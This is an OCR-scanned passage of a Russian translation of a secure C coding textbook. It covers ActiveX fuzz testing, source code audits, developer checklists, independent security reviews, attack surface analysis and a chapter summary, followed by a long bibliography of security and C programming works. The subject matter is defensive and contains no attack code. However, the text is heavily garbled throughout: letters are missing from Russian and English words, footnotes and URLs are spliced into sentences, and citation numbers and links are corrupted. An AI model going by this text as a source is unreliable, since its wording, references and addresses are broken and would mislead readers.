Уязвимости в управляющих элементах Acti eX за астую используются злоумышленниками для взлома систем использующих веб-браузер Microsoft Internet Explorer. Программные или проектные недостатки в управляющих элементах Acti eX могут позволить

Этот отчет с дополнительной информацией по нечеткому тестированию можно найти по адресу www.cs.wisc.edu/~bart/fuzz/fuzz.html

www.cert.org/vuis/discovery/bf f.html

http //caca.zoy.org/wiki/zzuf

www.cert.org/vuls/discovery/foe.html

выполнить произвольный код при просмотре специально созданной веб-страницы. Инструмент Dranzer[19] позволяет разработ икам Acti eX тестировать свои управляющие элементы на нали ие уязвимостей до их выхода в свет [56]. Инструмент Dranzer доступен на сайте Sou ceForge как проект с открытым исходным текстом.

Аудит кода

Исходный код должен быть тщательно проверен на нали ие распространенных недостатков безопасности и уязвимостей. При поиске уязвимостей хорошим подходом является выявление всех то ек в исходном тексте в которых программа принимает пользовательский ввод из ненадежного исто ника следует также убедиться в том то эти входные данные надлежащим образом проверены. Следует тщательно исследовать любые библиоте ные функции C восприим ивые к недостаткам безопасности[20].

Аудит исходного текста может использоваться для обнаружения всех классов уязвимостей но зависит от мастерства терпения и упорства аудитора. Однако обнаружить некоторые уязвимости может быть о ень трудно. Например в программе lprm была обнаружена уязвимость переполнения буфера несмотря на проведенный аудит в поисках именно данного класса проблем [67].

Аудит кода всегда следует выполнять для крити ески важных для безопасности компонентов таких как системы идентификации и авторизации. Обзор экспертами также может быть полезен например в выявлении слу аев применения безопасности или шифрования ad hoc для конкретной ситуации и в такой ситуации эксперт буду и профессионалом в криптографии может порекомендовать использовать хорошо известные и проверенные механизмы.

Проверка кода вру ную имеет важное зна ение но это трудоемкий и подверженный ошибкам процесс. Аудит исходного кода может быть дополнен инструментами стати еского анализа которые сканируют исходный текст в поисках недостатков безопасности.

Руководства и контрольные списки разработчиков

Проверка проектирования и кода на основе контрольных списков может быть выполнена для гарантии того то в реализации отсутствуют известные проблемы. Контрольные списки например являются астью процесса TSP-Secure.

Хотя контрольные списки могут оказаться полезными инструментами они могут быть использованы неверно аще всего когда с контрольным списком работает лицо не понимающее истинную природу элементов списка. Это может привести к пропуску известных проблем или к ненужным или необоснованным изменениям в дизайне или реализации.

Контрольные списки служат для трех полезных целей. Во-первых они являются напоминанием о вещах о которых мы уже знаем так тобы мы не забывали их искать. Во-вторых они служат для документирования того какие проблемы дизайна или кода проверялись и когда эти проверки имели место. Третья (возможно наиболее ценная и одновременно наиболее игнорируемая) цель заклю ается в том то они служат средством сообщения о проблемах между разработ иками.

Контрольные списки постоянно меняются. В них приходится добавлять новые вопросы старые вопросы которые больше не актуальны (возможно потому то данные решения были узаконены или технология сделала их устаревшими) должны быть удалены из

[9] www.cert.org/vuls/discovery/dranzer.html

Это еще одна причина избегать применения таких функций, поскольку даже если о вносят уязвимостей, они требуют дополнительного изучения как разработчиком, так и области безопасности.

контрольного списка. Решения какие элементы должны оставаться в контрольном списке или должны быть удалены из него должны основываться на усилиях необходимых для проверки этих элементов и факти еского коли ества и тяжести обнаруживаемых дефектов.

Независимый обзор безопасности

Независимые обзоры безопасности могут зна ительно варьироваться по характеру и области охвата обзора. Обзоры безопасности могут быть самостоятельными или представлять собой асть более широкого обзора. Независимые обзоры асто инициируются извне командой разработ иков. Ка ественный обзор может внести ценный вклад в систему безопасности плохой обзор может отвле ь разработ иков и заставить из приложить усилия по менее оптимальным направлениям.

Независимые обзоры безопасности могут привести к более безопасным системам. Внешние обозреватели привносят независимую то ку зрения — например в выявлении и исправлении некорректных предположений. Программисты разрабатывающие большие и сложные системы асто видят ее слишком близко в деталях и могут легко пропустить общую картину. Например разработ ики крити ески важных в плане безопасности приложений могут потратить зна ительные усилия на конкретные аспекты безопасности и в результате полностью упустить некоторые другие уязвимые области. Опытные обозреватели знакомы с распространенными ошибками и передовой практикой и должны быть способны предоставить широкую перспективу — выявить пробелы процесса недостатки архитектуры и те области проектирования и реализации которые требуют дополнительного или особого внимания.

Независимые обзоры безопасности могут также быть полезными в ка естве инструмента управления. Выполнение независимых обзоров и у ет их выводов могут помо ь менеджменту проекта продемонстрировать выполнение всех требований комплексной экспертизы. Кроме того на взаимоотношения организации с регулирующими органами за астую положительно влияет нали ие независимых отзывов. Распространено также использование независимых обзоров для публи ного оглашения их результатов в особенности когда положительный результат обзора приводит к общепризнанной сертификации.

Обзор области атак

Как описано в разделе 9. анализ системы атак во время разработки должен помо ь уменьшить воздействие на систему. Область атак — это неотъемлемое свойство системы независимо от нали ия уязвимостей известных или неоткрытых. Она также зависит от возможностей и поведения злоумышленника. Размер области атаки является одним из пока ателей безопасности системы. Периоди еские оценки области атаки позволяют разработ икам определить увели ивается она или сокращается и в слу ае роста оценить является ли этот рост необходимым условием.

Пратюса Манадхата (P a yusa Manadhata) и Жанетт Винг Jeannette Wing) [139] разработали формальную модель для области атак системы и использовали ее для сравнения версий программных систем уровня предприятия. Те же исследователи продемонстрировали то большинство исправлений в программном обеспе ении с открытым исходным кодом например Fi efox и сервер P oFTP снижают размер области атак системы.

Корпорация Microsoft разработала и выпустила свободный инструментарий A tack Surface Analyzer который каталогизирует изменения вносимые в область атак операционной системы установкой нового программного обеспе ения в системы на базе M crosoft [130]. Этот инструментарий позволяет следующее.

а Разработ ики могут просматривать изменения в области атаки в результате переноса кода на платформу W ndows.

а ИТ-специалисты полу ают возможность доступа к оценке совокупного изменения области атак из-за установки бизнес-приложений в организации.

к Аудиторы безопасности при обзоре рисков угроз могут оценивать риск конкретной асти программного обеспе ения установленного на платформе Windows.

ш ИТ-специалисты отве ающие на инциденты в области безопасности полу ают возможность лу шего понимания состояния безопасности системы в процессе своих исследований.

Эта способность анализировать и сравнивать последствия для области атак системы является требованием этапа контроля Microsoft SDL.

9.7. Резюме

Для повышения ка ества и безопасности разрабатываемого программного обеспе ения может использоваться большое коли ество имеющихся методов процессов средств и технологий. Доказательства эффективности этих стратегий противодействия главным образом несистемати ные хотя многие из них вполне эффективно предотвращают или устраняют уязвимости из кода. Стив Липнер Ste e Lipner) и Майкл Говард (M chael Howa d) представили эмпири еские доказательства свидетельствующие о том то деятельность SDL (например моделирование угроз) реально привела к сокращению сообщений о нарушениях безопасности [13].

Безопасное кодирование требует еткого понимания проблемы и единообразного применения эффективных решений. Разработка безопасной системы требует тобы приемы безопасного программирования применялись повсеместно на протяжении всего жизненного цикла разработки программного обеспе ения.

Имеется сильная корреляция между дефектами кода и уязвимостями [5]. Таким образом уменьшение коли ества дефектов программного обеспе ения может быть эффективным средством устранения уязвимостей (хотя всегда более эффективно направлять усилия непосредственно против изъянов безопасности).

в 9.8. Дополнительная литература

The CERT C Secu e Cod ng Standa d [186] на инает с того места на котором закан ивается данная книга с определения набора правил и рекомендаций по безопасному программированию на языке программирования C. Книга *The CERT C Secu e Cod ng Standa d* организована в виде справо ника и вклю ает дополнительную детальную информацию которая не вошла в данную книгу из-за ограни ений на ее размер.

Более подробно о проверке входных данных можно про есть в главе “Input Val da ion” книги Джона Веги (John Viega) и Мэтта Мессье (Matt Messier) *Secu e P og amm ng Cookbook fo C and C* [218] а также в главе “Validate All Input” книги Дэвида Уилера (Da id Wheeler) *Secu e P og amming fo Linux and UNIX HOWTO* [22].

Список литературы

1. Aleph One. ‘ Smashing the Stack for Fun and P of t.” *Ph ack* 7 no. 9 1996). **www.phrack.org/issues.html?issue 49&id 14.**
2. Alexander I. “Misuse Cases Use Cases with Hos ile Inten .” *EEE S ftwa e* 20 no 1 2003) 58-66.
3. Alexandrescu A. *The D P og amming Language*. Boston Addison-Wesley 2010.
. Alhazmi O. H. and Y. K. Mala ya. “Model ng he Vulnerab li y Disco e y P ocess.” In *P oceedings of the 16th IEEE Inte national Symposium on Softwa e Reliabil ty Eng nee ing SSRE 2005 Chicago Novembe 8-11 2005* Los Alamitos CA IEEE Compu er Soc e y P e s 2005.
5. Alhazmi O. Y. K. Malaiya and I. K. Ray. *Secu ity Vulne ab li ies in S f wa e Systems A Quanti a- tive Pe spect ve Technical Repo t CS T&R AMR05* Fort Coll ns Computer Science Department Colorado S a e Uni ersi y 2005.
6. Allen J. H. *The CERT Gu de to System and Netwo k Secu i y P act ces* Boston Add son-Wesley 2001.
7. Amarasinghe S. Lecture “Concurrent Programming ” 6.189 IAP 2007 MIT 2007. **http // groups.csail.mit.edu/cag/ps3/lectures/6.189-lecture4-concurrency.pdf.**
8. Andersen D. D. M. Cappelli J. J. Gonzalez M. Mo tahedzadeh A. P. Moore E. Rich J. M. Sar- riegui T. J. Shimeall J. M. Stanton E. A. Wea er and A. Zagonel. “Preliminary Sys em Dynamics Maps of the Insider Cyber-Threat Problem.” In *P oceed ngs f the 22nd In e nat onal Confe ence of the System Dynam cs Soc ety O fo d England July 25-29 2004* Albany NY System Dynamics Society 200 . **www.cert.org/archive/pdf/InsiderThreatSystemDynamics.pdf.**
9. Anderson R. et al. “Measuring the Cost of Cybercr me.” Paper p esented at the 11th Annual Workshop on he Econom cs of Informat on Security 2012. **http //weis .econinfosec. org/papers/Anderson_WEIS2012.pdf.**
10. ANSI (Ame ican National Standards Insti ute). *Ame ican Na ional S anda d fo I fo mat on Sys- tems—P og amming Language C (X3 159-1989)* Wa h ngton DC ANSI 1989.
11. argp and huku. “Pseudomonarchia emallocum.” *Ph ack* OxOe 0x ph le #0x0a of 0x13 (April 2012)

12. Aslani M. N. Chung J. Doherty N. Stockman and W. Quach. “Compari on of Blackbox and Whitebox Fuzzers n F nding Software Bugs.” Presen ed at the Team for Resea ch in Ubiquitous Secu e Technology (TRUST) Autumn 2008 Conference Nash i le TN 2008.

13. Aus ralian Computer Emergency Response Team. *Aust alian Compute C ime and Secu i y Su vey* 2006. **www.auscert.org. au/render.html?it 2001,**

1 . Ba atloo A. N. Singh and T. Tsai. “Transparent Run-T me Defense against Stack Smash ng Attacks.” In *P oceedings f the 2000 USENIX Annual Techn cal Co fe ence San Diego CA June 18-23 2000* pp. 251 62. Berkeley CA USENIX Association 2000.

15. Barb e J. “Multi-core Architectures” (class lecture slides) 2007. **www.cs.cmu.edu/~fp/courses/15213-s07/lectures/27-multicore.pdf.**

16. Ba ney B. *Int oduct on to Pa allel Computing* Li ermore Comput ng Lawrence Li ermore Nat onal Laboratory 2012. **https //computing.llnl.gov/tutorials/parallel_comp/.**

17. Bass L. P. Clemen s and R. Kazman. *S f wa e A chi ec u e in P ac ice Thi d Ed tion* SEI Series n Software Engineer ng. Boston Add son-Wesley 2013.

18. Behrends R. R. Stirewalt and L. Dillon. “A o d ng Ser alization Vulnerabil ties through he Use of Synchronizat on Con rac s.” In *Wo kshops at the 19th In e nat onal Confe ence f Automated S ftwa e Enginee ng Linz Aust ia Septembe 20-24* pp. 207-19. Vienna Austr a Osterrechi che Computer Gesellschaft 200 .

19. Be g n T. J. and R. G. G bson eds. *H sto y f P og amm ng Languages Volume 2* Reading MA ACM P e s/Add son-Wesley 1996.

20. Bessey A. K. Block B. Chelf A. Chou B. Fulton S. Hallem C. Henri Gros A. Kamsky S. McPeak and D. Engler. “A Few Bill on Lines of Code Later Us ng Stat c Analysis to Find Bugs in he Real World.” *Communicat ons f the ACM* 53 no. 2 (2010) 66-75.

21. B er N. M. Lo ett and R. Seacord. “An Onl ne Learning Approach o Information Sys ems Secur ty Education.” In *P oceed ngs of the 15th Colloquium fo I fo mat on Systems Secu i y Educa ion June 13-15 2011 Fai bo n OH* Se ern MD CISSE 2011.

22. Boehm H.-J. *The* “*Boehm-Deme s-Weise* ” *Conse vative Ga bage Collec o* Hewle t-Packard De elopment Co. 200 . www hpl.hp com pe sonal Hans_Boehm/gc/0 tutorial pdf.

23. Boehm H.-J. and N. Macla en. “Should **volatile** Acquire A omicity and Th ead V sibil ty Semant cs? ” April 2006. **www.open-std.org/jtcl/sc22/wg21/docs/papers/2006/n2016.html.**

2 . Boehm H.-J. “Concur ency Memory Model Compiler Consequences ” August 2007. **www.open-std.org/jtcl/sc22/wg21/docs/papers/2007/n2338.html.**

25. Boehm H.-J. and M. Spertus. “Garbage Collect on n the Next C Standard.” In *P oceedings f the 2009 ACM S GPLAN Inte na ional Sympos um on Memo y Management (ISMM 09) Dublin I eland June 19 20 2009* pp. 30-38. New York ACM Press 2009.

26. Boehm H.-J. *Th eads and Sha ed Va iables in C 11 and Elsewhe e* Hewlett-Packard Labs Apr l 20 2012. **www.hpl.hp. com/personal/Hans_Boehm/misc_slides/sfacm-cleaned.pdf.**

27. Bouchare ne P.__*atexit in Memo y Bugs—Spec fic P o f f Concept w th Stat ca ly Linked Bina ies and Heap Ove flows* **2005. www.groar.org/expl/intermediate/heap_atexit.txt.**

28. Bourque P. and R. Dupuis. *Guide to the Softwa e Eng nee ing Body f Knowledge* Los Alam tos CA IEEE Computer Society 2005.

29. Buchanan E. R. Roemer H. Shacham and S. Sa age. “When Good Instructions Go Bad Generalizing Re u n Oriented Programm ng to R SC.” In *P oceedings f the 15th ACM Co fe ence on Compu e and Communica ions Secu i y Alexand ia Vi g nia Oc obe 27-31 2008* New York ACM P ess 2008.

30. Bulba and K IЗг. “Bypassing StackGua d and StackShield.” ol Oxa no. 0x38 05.01 2000 0x05(0x10] (2000). h tp / phrack.org/ ssues h ml?issue=56&id=5.

31. Burley D. and M. Bishop. *Summit on Educa ion in Secu e S f wa e Final Repo t* June 2011. http /nob cs.ucda is edu/~bishop/notes/2011-sess/2011-sess.pdf.

32. Burre l T. “Compiler Security Enhancements n Visual Studio 11 ” December 2011. http / blogs.msdn.com/Ь sdl/archi e/2 011 12/02/security aspx.

33. Burre l T. “Enhancements o /GS n Visual Studio 11 ” January 2011. h tp / blogs. msdn.com/Ь/sdl/archi e/2012/01/2 6/enhancements- o-gs- n- sualstudi o-ll .aspx.

3 . Ca laghan B. B. Pawlowski and P. S aubach. *ETF RFC 1813 NFS Ve sion 3 P otocol Spec f ca ion* June 1995. www. etf.org/ fc/rfcl813.txt.

35. Cappelli D. M. A. P. Moore and R. F. Trzeciak. *The CERT Guide o Inside Th eats How to P e- vent De ect and Respond to I fo mat on Technology C imes (Th ft Sabotage F aud)* SEI Ser es in Software Eng neer ng. Boston Addison-Wesley 2012.

36. Cesare S. “Sha ed Library Call Red rection ia ELF PLT Infect on.” *Ph ack* ol. Oxa no. 0x38 05.01 2000 0x07 0x10] (2000). **www.phrack.org/issues.html?issue 56&id 7.**

37. Chari S. S. Hale i and W. Venema. *Whe e Do You Want o Go Today? Escalat ng P ivileges by Path- name Manipulat on* Ma ch 2009. **http //domino.watson.ibm.com/library/CyberDig.nsf/ papers/234774460318DB0385257671006 8B0EB/$File/rc24900.pdf.**

38. Charney S. Prepared test mony of Scott Charney Chief Trus wo thy Compu ing S rategist Microsoft Co porat on before he Subcomm ttee on Commerce Trade and Consumer Protec- t on House Committee on Energy and Commerce. U.S. House of Representati es Hearing on Cybersecur ty and Consumer Data “What’s at Risk for the Consume ? ” No ember 19 2003. **www.microsoft.com/en-us/news/exec/charney/ll-19testimony.aspx.**

39. Chen H. D. Wagner and D. Dean. “Setuid Demyst fied.” In *P oceed ngs f the 11th USENIX Se- cu ity Symposium San F ancisco CA August 5 9 2002* ed. Dan Boneh pp. 171-90. Be keley CA USENIX Associat on 2002.

0. Chen P. M. Dean D. Ojoko-Adams H. Osman L. Lopez N. Xie and N. Mead. *Systems Quality Requi ements Eng nee ing (SQUARE) Methodology Case Study on Asset Management System* CMU/ SEI-200 -SR 015 ADA 31068). Pi tsbu gh PA Software Eng neer ng Ins itute Carnegie Mellon Uni ersity 200 . www se .cmu.edu/library/abst ac s/repo ts/0 sr015.cfm.

1. Choi S.-E. and E. C. Lewis. “A Study of Common P tfalls in Simple Multi-Th eaded Prog am .” In *SIGCSE y00 P oceedings f the 31st S GCSE Technical Sympos um on Compute Science Educa ion Aust n TX Ma ch 7-12 2000* pp. 325-29. New York ACM Press 2000.

2. Cono er M. *wOOwOO on Heap Ove flows* 1999. www.cgsecurity org/exploit/ heaptut. tx .

3. Cono er M. and O. Ho ow tz. “Reliable Windows Heap Explo ts.” Power Point presentat on CanSecWest April 21-23 200 .

. Cowan C. P. Wagle C. Pu S. Beatt e and J. Walpole. “Buffer O erflows At acks and Defenses for the Vulnerabil ty of he Decade.” In *P oceedings of the DARPA I fo mation Su vivability Confe ence and Exposi ion (DISCEX *00) Hilton Head Island SC Janua y 25-27 2000* pp. 119-29. Los Alami- tos CA IEEE Compu ing Society 2000.

5. Cowan C. M. Barringer S. Beatt e G. K oah-Har man M. Frantzen and J. Lokier. “Format- Guard Automat c P o ec ion from pr n f Fo mat Str ng Vulnerabilit es.” In *P oceedings f the Tenth USENIX Secu i y Sympos um Washing on DC August 13-17 2001* pp. 191-99. Berkeley CA USENIX Associat on 2001.

6. Cox B. J. and Andrew J. No obilsk . *Object-O ienting P og amm ng An Evolu iona y App oach* Read ng MA Addison-Wesley 1991.

7. Computer Securi y Insti u e. *15th Annual 2010/2011 Compute C ime and Secu ty Su vey 2011* **https //cours.etsmtl.ca/log619/documents/divers/CSIsurvey2010.pdf.**

8. Cen er for St a eg c and International Studies (CSIS). *Secu ing Cybe space fo the 44th P esidency A Repo t f the CSIS Comm ssion on Cybe secu i y fo the 44th P esidency* Wash ngton DC CSIS 2008.

9. *CSO* magaz ne. *2010 Cybe Secu ty Watch Su vey—Su vey Results* Conduc ed by CSO n cooperat on wi h the U.S. Secret Ser ce Software Engineering Inst tute CERT Program at Ca negie Mellon Uni e sity and Deloitte 2010. **http //mkting.csoonline.com/pdf/2010_CyberSecuri tyWatch.pdf.**

50. Dannenberg R. B. W. Dormann D. Keaton R. C. Seaco d D. S oboda A. Volko tsky T. Wil on and T. Plum. "As-If Infinitely Ranged In eger Model." In *P oceedings of the 2010 IEEE 21st Inte na ional Symposium on S f wa e Reliab li y Enginee ing (ISSRE }10) Washington DC* pp. 91-100. Los Alamitos CA IEEE Computer Soc ety 2010.

51. Da is N. and J. Mu laney. *The Team S ftwa e P ocess (TSP) in P ac ice A Summa y f Recent Resul s* (CMU/SEI-2003-TR-01 ADA 18 30). Pit sburgh PA Sof ware Engineering Ins itute Carnegie Me lon Uni ersity 2003. **www.sei.cmu.edu/library/abstracts/reports/03tr014.cfm.**

52. de Ke e C. "'MSBlast'/Lo San Wr te up " 2003. **http //able2know.org/topic/10489-1.**

53. Denning D. E. *Cybe e o sm* 2000. www.cs.georgetown.edu/~denning/infosec/**cyberterror-GD.doc.**

5 . Dewhurst S. C. *C Common Knowledge Essen ial In e med a e P og amming* Boston Addison-Wesley 2005.

55. Dhurja i D. and V. Ad e. "Backwards-Compa ible Array Bounds Checking for C with Very Low O erhead." In *P oceedings f the 28th Inte na ional Co fe ence on S f wa e Enginee ing (ICSE) May 20-28 2006 Shanghai China* pp. 162-71. New York ACM Press 2006.

56. Dormann W. and D. Plakosh. *Vulne ability Detection n Act veX Cont ols th ough Au oma ed Fuzz Testing* 2008. www.cert org a chi e/pdf/dranzer.pdf.

57. Dormann W. "VMware VMnc AVI Video codec Image Height Heap O erflow" (Vulnerabil ty Note VU# 213) Sep ember 5 2009. www.kb ce t.org/ uls/ d/ 513.

58. Dormann W. "M crosoft Indeo Video codecs Con a n Multiple Vulne abilit es" (Vulnerabil ty Note VU#228561) January 12 2012. www.kb.cert org/ uls id/228561.

59. Dormann W. "Adobe Flash Ac ionScript AVM2 newfunc ion Vulnerab li y" (Vulnerab lity Note VU# 86225) January 12 2012. www.kb cert.org/ uls/ d/ 86225.

60. Dougher y C. K. Sayre R. Seacord D. S oboda and K. Toga h . *Secu e Design Pa te ns* (CMU/SEI 2009 TR 010). P ttsburgh PA Softwa e Engineering Insti u e Carnegie Me lon Uni ersity 2009. **www. sei.emu.edu/library/abstracts/reports/09tr010.cfm.**

61. Dowd M. J. McDonald and J. Schuh. *The A t f S ftwa e Secu i y Assessment Iden fy ng and P eventing S ftwa e Vulne ab li ies* Boston Addison-Wesley 2006.

62. Dowd M. N. Mehta and J. McDonald. *B eaking C Applications* 2007. **www.blackhat.com/presentations/bh-usa-07/Dowd_McDonald_and_Mehta/Whitepaper/bh-usa-07-dowd_mcdonald_and__mehta. pdf.**

63. Drepper U. *Secu ity Enhancemen s in Red Hat Ente p ise Linux (beside SELinux)* 200 . **http //people.redhat.com/drepper/nonselsec.pdf.**

6 . Ell s M. A. and B. S rous rup. *The Anno a ed R fe ence Manual* Reading MA Addison-Wesley 1990.

65. Ergonul M. “Research NYU Poly Appl ca ion Securi y Discussions/Exploi ing Concurrency Vulnerabil ties in Sys em Call Wrappers ” April 2012. **http //howtohack.isis.poly.edu/wiki/Research NYU_Poly__Application_Security_Discussions/Exploiting_Concurrency_Vulnerabilities_in_System_Call_Wrappers.**

66. E oh H. and K. Yoda. “Protecting from S ack-Smash ng Attacks.” IBM Research Di ision Tokyo Research Laboratory **2004. www.research.ibm.com/trl/projects/security/ssp/main.html.**

67. E ans C. “Nasty Secur ty Hole in ‘lprm’” (Bugtraq Archi e) 1998. **http //copilotco.com/mail-archives/bugtraq.1998/msg00628.html.**

68. E ans J. A. *Scalable Concu ent malloc(3) Implemen a ion fo* 2006. **http //people.freebsd.org/-jasone/jemalloc/bsdcan2006/jemalloc.pdf.**

69. Fa lon E. “Exper ence Report Applying and Introduc ng TSP o Elec ron c Design Automat on.” In *P oceedings f the 2012 Team Softwa e P ocess St Septembe 17-20 2012* **www. sei . emu. edu/tspsymposium/pastproceedings/2012/Experience-Report-Applying.pdf.**

70. F resmi h D. G. “Securi y Use Cases.” *Jou nal f Object Technology 2* no. 3 (2003) 53 6 .

71. F sher K. Y. Mandelbaum and D. Walker. “The Next 700 Da a Descript on Languages.” *Jou nal f the ACM* 57 no. 2 (2010) article 10.

72. F then W. L. S. V. He nan P. F. O'Rourke and D. A. Sh nberg. “Formal Modeling of Vulne ability.” *Bell Labs Techn cal Jou nal* 8 no. 200) 173-86.

73. Foote J. “JasPer Memory Cor upt on Vulnerabilit es” (Vulnerabili y Note #VU887 09) December 9 2011. **www.kb.cert .org/vuls/id/887409.**

7 . For es er J. E. and B. P. Miller. “An Empir cal Study of the Robustness of Windows NT Applicat ons Using Random Test ng.” In *P oceedings of the 4th USENIX W ndows System Sympos um August 3-4 2000 Sea tle WA* pp. 9-68. Be keley CA USENIX Associa ion 2000. **ftp //ftp.cs.wise.edu/paradyn/technical_papers/fuzz-nt.pdf.**

75. F ee Sof ware Founda ion. *GCC Online Do* 200 . **http //gcc.gnu.org/onlinedocs.**

76. Gamma E. R. Helm R Johnson and J. M. Vl ssides. *Des gn Patte ns Elements f Reusable Object-O ien ted S ftwa e* Reading MA Addison-Wesley 1995.

77. Garfinkel S. and G. Spa ford. *P ac ical UNIX & Inte net Secu ity Second Ed tion* Sebastopol CA O’Re lly Media 1996.

78. Gehani N. H. and W. D. Roome. *Concu ent C* Summit NJ Silicon Press 1989.

79. ge a and riq. “Ad ances in Format Str ng Exploitat on.” *Ph ack* 0x0b issue 0x3b ph le #0x07 of 0x12 2002). **www.phrack.org/issues.html?issue 59&id 7.**

80. P. Godefroid M. Y. Le in and D. Molnar. “Automa ed Whi ebox Fuzz Test ng.” In *P oceedings of the Netwo k and Dist ibu ed Sys em Secu ty Sympos um Feb ua y 10-13 2008 San Diego CA Reston VA* The In ernet Soc e y 2008.

81. Godef o d P. “From Blackbox Fuzzing o Whi ebox Fuzzing owa ds Verif ca ion.” In *P oceedings of the 19th Inte national Symposium on S ftwa e Test ng and Analys s (ISSTA) T ento Italy July 12-16 2010* pp. 1-38. New York ACM Press 2010.

82. Graff M. G. and K. R. an Wyk. *Secu e Cod ng P nciples & P ac ices Des gning and Implementing Secu e Appl ca ions* Sebas opol CA O’Reilly 2003.

83. Gr ffi hs A. “Clu ch ng at Straws When You Can Shift the Stack Po n er.” *Ph ack* 0x0b 0x3f) ph le #0x0e of 0x1 (2006).

8 . Grossman D. M. Hicks J. T e or and G. Morr sett. “Cyclone A Type Safe Dialect of C.” C/ *C Use s Jou nal* 23 no. 1 2005) 6-13.

85. Hoce ar S. “Zzuf—Mult ple Purpose Fuzzer.” P e ented at the Free and Open Source Software De elopers* Eu opean Mee ing (FOSDEM) Brussels Belgium 2007. **http //caca.zoy.org/wiki/zzuf.**

86. Hogg J. “What Is Vector za ion? ” April 2012. **http //blogs.msdn.com/b/nativeconcurrency/archive/2012/04/12/what-is-vectorization.aspx.**

87. Van Hoogstraten J. SANS Malware FAQ “What Is W32/Blaster Worm? ” 2003. **www.sans.org/resources/malwarefaq/w32_blasterworm.php.**

88. Horo tz O. “Big Loop In eger Protect on.” *Ph ack* ol. 0x0b issue 0x3c phile #0x09 of 0x10 (2002). **www.phrack.com/issues.html?issue 60&id 9.**

89. Householder A. *Well The e's You P oblem Isolating the C ash-Inducing B ts n a Fuzzed File* (CMU SEI-2012-TN-018). Pit sburgh PA Sof ware Engineering Inst tute Carneg e Mellon Uniersity 2012. **www.sei.cmu.edu/library/abstracts/reports/12tn018.cfm.**

90. Householder A. and J. Foote. *P obability-Based Pa ame e Selection fo Black-Box Fuzz Testing* (CMU SEI-2012-TN-019). Pitt burgh PA Sof ware Engineering Inst tute Carneg e Mellon Uniersity 2012. **www.sei.emu.edu/library/abstracts/reports/12tn019.cfm.**

91. Howard J. D. *An Analysis of Secu ty Incidents on the In e net* . PhD D ss. Carnegie Mellon Uni ersi y **1997. www.cert.org/archive/pdf/JHThesis.pdf.**

92. Howard M. and D. C. LeBlanc. *W i ing Secu e Code Second Edi ion* Redmond WA M crosoft P ess 2002.

93. Howard M. “An O erlooked Cons ruct and an Integer O erflow Redux ” 2003. www. **tucops. com/tucops3/hack/general/live/aoh_intovf.htm.**

9 . Howard M. J. Pincus and J. M. Wing. “Measuring Rela i e A tack Surfaces.” In *P oceedings of the Wo kshop on Advanced Developments n Softwa e and Systems Secu ity Taipei Ta wan$_y$ Decembe 5 7 2003$_y$* 2003.

95. Howard M. and S. Lipne . *The Secu i y Development L fecycle* Redmond WA Microsoft Press 2006.

96. huku and argp. “The Art of Exploitat on Exploi ing VLC A jemalloc Case Study.” *Ph ack* ol. OxOe ssue 0x phile #0x0d of 0x13 (April 2012).

97. Humphrey W. S. *W nning with S ftwa e An Execu ive St ategy* Bos on Addison-Wesley 2002.

98. IBM. “PurifyPlus Family ” 200 . **www-306.ibm.com/software/awdtools/purifyplus.**

99. IBM. “Wr ting Reentrant and Thread-Safe Code ” 2012. **http //pic.dhe.ibm.com/infocenter/aix/v7r1/index.jsp?topic %2Fcom.ibm.aix.genprogc%2Fdoc%2Fgenprogc%2Fwriting_reentrant_thread_safe_code. htm.**

100. *IEEE S anda d fo I fo mat on Technology—Po table Ope ating System In e face (POSIX)—Sys em Application P og am In e face (API) Amendment 2 Th eads Extension (C Language)*

101. *IEEE S anda d fo I fo mat on Technology—Po table Ope ating System In e face (POSIX) Base Spec f ca ions Issue* 7 IEEE S d 1003.1-2008 (re sion of IEEE Std 1003.1-200) pp. cl 3826 December 1 2008. **http //ieeexplore.ieee.org/stamp/stamp.jsp?tp &arnumber 4694976&isnumber 4694975.**

102. Ingalsbe J. A. L. Kunimatsu T. Baeten and N. R. Mead. “Th eat Model ng Di ing n o the Deep End.” *IEEE S ftwa e* 25 no. 1 (2008) 28 3 .

103. In el Co porat on. *IЛ-32 In e ® A ch tectu e Softwa e Develope 's Manual* 200 . www. intel. com/ content/www/us/en/processo s/architectures-softwa e-de elopermanuals h ml.

10 . In el Corporat on. *Intel® 64 and IA-32 A chitec u es S f wa e Develope 's Manual Inst uction Set R fe ence$_y$ A M$_j$ Volume 2A* 2010. www. n el com products/processo /manuals .

105. The Internet Society. *Inte net Secu ty Glo sa y* (RFC 2828) 2000. ftp /ftp rfc-editor. org/ n-notes rfc2828.txt.

106. Network Wo k ng Group and R. Shirey. *In e net Secu i y Glossa y* (RFC 9 9) Version 2 (Obsoletes 2828) August 2007. ht p // ools ietf o g h ml/rfc 9 9.

107. SO IEC (Internat onal Organ za ion for Standa d za ion Inte nat onal Elec rotechnical Commission). *P og amming Languages—C* ISO/IEC 1 882-1998). Gene a Switzerland ISO/IEC 2011

108. SO IEC. *P og amm ng Languages—C* (SO IEC 1 882-1998). Gene a Switzerland SO IEC 1998.

109. SO IEC. *P og amm ng Languages*—C *Second Ed tion* (INCITS/ SO IEC 9899-1999). Gene a Swi zerland ISO/IEC 1999.

110. SO IEC. *Rationale fo In e national Standa d—P og amming Languages*— C *Rev sion 5 10*. Gene a Swi ze land International Organiza ion for Standardiza ion April 2003.

111. ISO IEC. *Extensions to the C Lib a y Pa t I Bounds-Checking Inte faces* ISO/IEC TR 2 731-1 2007). Gene a Swi ze land ISO/IEC 2007.

112. SO IEC. *P og amm ng Languages*—C *Thi d Edi ion* (ISO/IEC 9899 2011). Gene a Sw tzerland Inte nat onal Organ zation for Standard zation 2011.

113. SO IEC. *I fo mat on Technology—P og amm ng Thei Envi onments and SystemS ftwa e In e faces—Po able Ope a ing Sys em Inte face (POSIX®)* (SO IEC 99 5 2003) (ncluding Technical Corr gendum 1). Gene a Sw tzerland ISO/ EC 2003.

11 . ISO IEC. *Extensions to the C Lib a y Pa t II Dynamic Allocation Functions* ISO IEC TR 2 731-2). Gene a Switzerland ISO/IEC 2010.

115. ISO/ EC IEEE. *IEEE Standa d fo Info ma ion Technology— Po table Ope at ng System Inte face (POSIX®) Base Spec ficat ons Issue 7* Gene a Sw tzerland ISO/ EC 2009.

116. Jack B. "Vec or Rew ite Attack (White Paper)." Juniper Networks May 2007.

117. Johnson S. C and B. W. Ke n ghan. *The P og amming Language B* Comput ng Science Technical Report No. 8). Murray Hi l NJ Bell Labs 1973.

